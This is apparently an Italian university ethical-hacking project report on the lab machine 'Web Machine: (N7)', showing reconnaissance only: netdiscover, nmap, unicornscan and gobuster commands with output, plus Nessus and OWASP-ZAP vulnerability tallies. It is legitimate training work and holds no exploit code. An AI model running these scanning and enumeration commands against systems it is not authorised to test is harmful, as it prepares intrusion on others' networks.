UNIVERSITÀ DEGLI STUDI DI SALERNO

Web Machine: (N7)

Progetto di Penetration Testing and Etichal Hacking

Vincenzo Esposito, 0522501385

Outline

Introduzione

Il presente progetto mira a effettuare un processo di Penetration Testing etico utilizzando la macchina vulnerabile by design "Web Machine: (N7)".

Le fasi delle attività includono:

- Target Scoping
- Information Gathering & Target Discovery
- Enumeration Target & Port Scanning
- Vulnerability Mapping
- Target Exploitation
- PostExploitation.


Obiettivi del progetto

- Testare la sicurezza di Web Machine: (N7) utilizzando tecniche di Penetration Testing etico.

- Condurre una valutazione sulla qualità della sicurezza del sistema in esame, allo scopo di identificare eventuali criticità e proporre raccomandazioni per il miglioramento complessivo della sicurezza del sistema.

Strumenti Utilizzati

L’attività svolta nel contesto di questo progetto ha visto l’emulazione di due macchine virtuali.



Netdiscover Scan

```
1  netdiscover -r 192.168.64.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 84
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.64.1    be:d0:74:05:50:64      1      42  Unknown vendor
192.168.64.7    8a:54:cb:45:6a:55      1      42  Unknown vendor
```


Nmap Scan

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sP 192.168.64.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-03 17:46 CEST
Nmap scan report for 192.168.64.1
Host is up (0.00046s latency).
MAC Address: BE:D0:74:05:50:64 (Unknown)
Nmap scan report for 192.168.64.7
Host is up (0.0033s latency).
MAC Address: 8A:54:CB:45:6A:55 (Unknown)
Nmap scan report for 192.168.64.6
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.12 seconds
```

OS fingerprinting attivo

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.64.7
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-16 17:52 CEST
Nmap scan report for 192.168.64.7
Host is up (0.0032s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 8A:54:CB:45:6A:55 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

Aggiornamento della topologia di rete



Rete NAT

Macchina Attaccante
IP: 192.168.64.6

Macchina Vittima
Web Machine: (N7)
IP: 192.168.64.7
MAC: 8a:54:cd:45:6a:55
S.O.: Linux 4.15 - 5.6

Active Enumeration Target

TCP Port Scan

Port Scanning

```
1  nmap -sV 192.168.64.7 -p- -oX TPC_WM7_SCAN.xml
```

Address

- 192.168.64.7 (ipv4)
- 8A:54:CB:45:6A:55 (mac)

Ports

The 65534 ports scanned but not shown below are in state: **closed**

- 65534 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Apache httpd	2.4.46	(Debian)

Misc Metrics (click to expand)

Metric	Value
Ping Results	arp-response

Active Enumeration Target

UDP Port Scan

```
┌──(root㉿kali)-[/home/kali]
└─# unicornscan -mU -Iv 192.168.64.7:1-65535 -r 5000
adding 192.168.64.7/32 mode `UDPscan' ports `1-65535' pps 5000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a lit
tle longer than 20 Seconds
Send [Error   xdelay.c:111] TSC delay is not supported, using gtod
sender statistics 4910.9 pps with 65544 packets sent total
listener statistics 0 packets recieved 0 packets droped and 0 interface dro
ps
```

Servizi attivi

Port Scanning

```
1  nmap -A 192.168.64.7 -p- -oX AGG_TCP_WM7_SCAN.xml
```

Ports

The 65534 ports scanned but not shown below are in state: **closed**


- 65534 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Apache httpd	2.4.46	(Debian)
	http-title	Site doesn't have a title (text/html).					
	http-server-header	Apache/2.4.46 (Debian)					

Remote Operating System Detection

- Used port: **80/tcp (open)**
- Used port: **1/tcp (closed)**
- Used port: **31428/udp (closed)**
- OS match: **Linux 4.15 - 5.6 (100%)**

Connessione all'host



Scansione delle directory

http://192.168.647

```
┌──(root㉿kali)-[/usr/share/dirbuster/wordlists]
└─# gobuster dir -u http://192.168.64.7 -w /usr/share/dirbuster/wordlists/dir
ectory-list-2.3-medium.txt -e -k -x txt,html,php,css,js,sh,py,cgi,db -t 100
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.64.7
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              txt,cgi,html,php,css,js,sh,py,db
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2023/06/05 15:25:21 Starting gobuster in directory enumeration mode
===============================================================
http://192.168.64.7/index.html          (Status: 200) [Size: 1620]
http://192.168.64.7/.html               (Status: 403) [Size: 277]
http://192.168.64.7/profile.php         (Status: 200) [Size: 1473]
http://192.168.64.7/.php                (Status: 403) [Size: 277]
http://192.168.64.7/style.css           (Status: 200) [Size: 293]
http://192.168.64.7/javascript.js       (Status: 200) [Size: 0]
http://192.168.64.7/javascript          (Status: 301) [Size: 317] [--> http:
//192.168.64.7/javascript/]
http://192.168.64.7/exploit.html        (Status: 200) [Size: 279]
http://192.168.64.7/.html               (Status: 403) [Size: 277]
http://192.168.64.7/.php                (Status: 403) [Size: 277]
http://192.168.64.7/server-status       (Status: 403) [Size: 277]
Progress: 2205550 / 2205610 (100.00%)
===============================================================
2023/06/05 15:54:43 Finished
===============================================================
```

Scansione delle directory

http://192.168.647/exploit.html


```
gobuster dir -u http: //192.168.64.7/exploit.html -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
-e -k -x txt,html,php,css, js,sh,py,cgi, db -t 100
```

Scansione delle directory


http://192.168.647/enter_network

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.64.7/enter_network -w /usr/share/dirbuster
/wordlists/directory-list-2.3-medium.txt -e -k -x txt,html,php,css,js,sh,py,c
gi,db -t 100
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.64.7/enter_network
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              html,css,py,db,txt,php,js,sh,cgi
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2023/06/07 15:47:29 Starting gobuster in directory enumeration mode
===============================================================
http://192.168.64.7/enter_network/.html               (Status: 403) [Size: 2
77]
http://192.168.64.7/enter_network/index.php           (Status: 200) [Size: 3
24]
http://192.168.64.7/enter_network/admin.php           (Status: 200) [Size: 1
```

Directory Tree View




06 Vulnerability Mapping




CRITICAL

Numero di vulnerabilità: 9



HIGHT

Numero di vulnerabilità: 2



INFO

Numero di vulnerabilità info: 15

Nessus


Basic Network Scan

Web Application Scan

06 Vulnerability Mapping


OWASP-ZAP

Automated Scan




HIGHT

Numero di vulnerabilità: 1




MEDIUM

Numero di vulnerabilità: 3



LOW


Numero di vulnerabilità info: 4



INFO


Numero di vulnerabilità info: 2

Riepilogo Generale




7	CRITICAL
3	HIGHT
3	MEDIUM
2	LOW
15	INFO
30	TOTAL

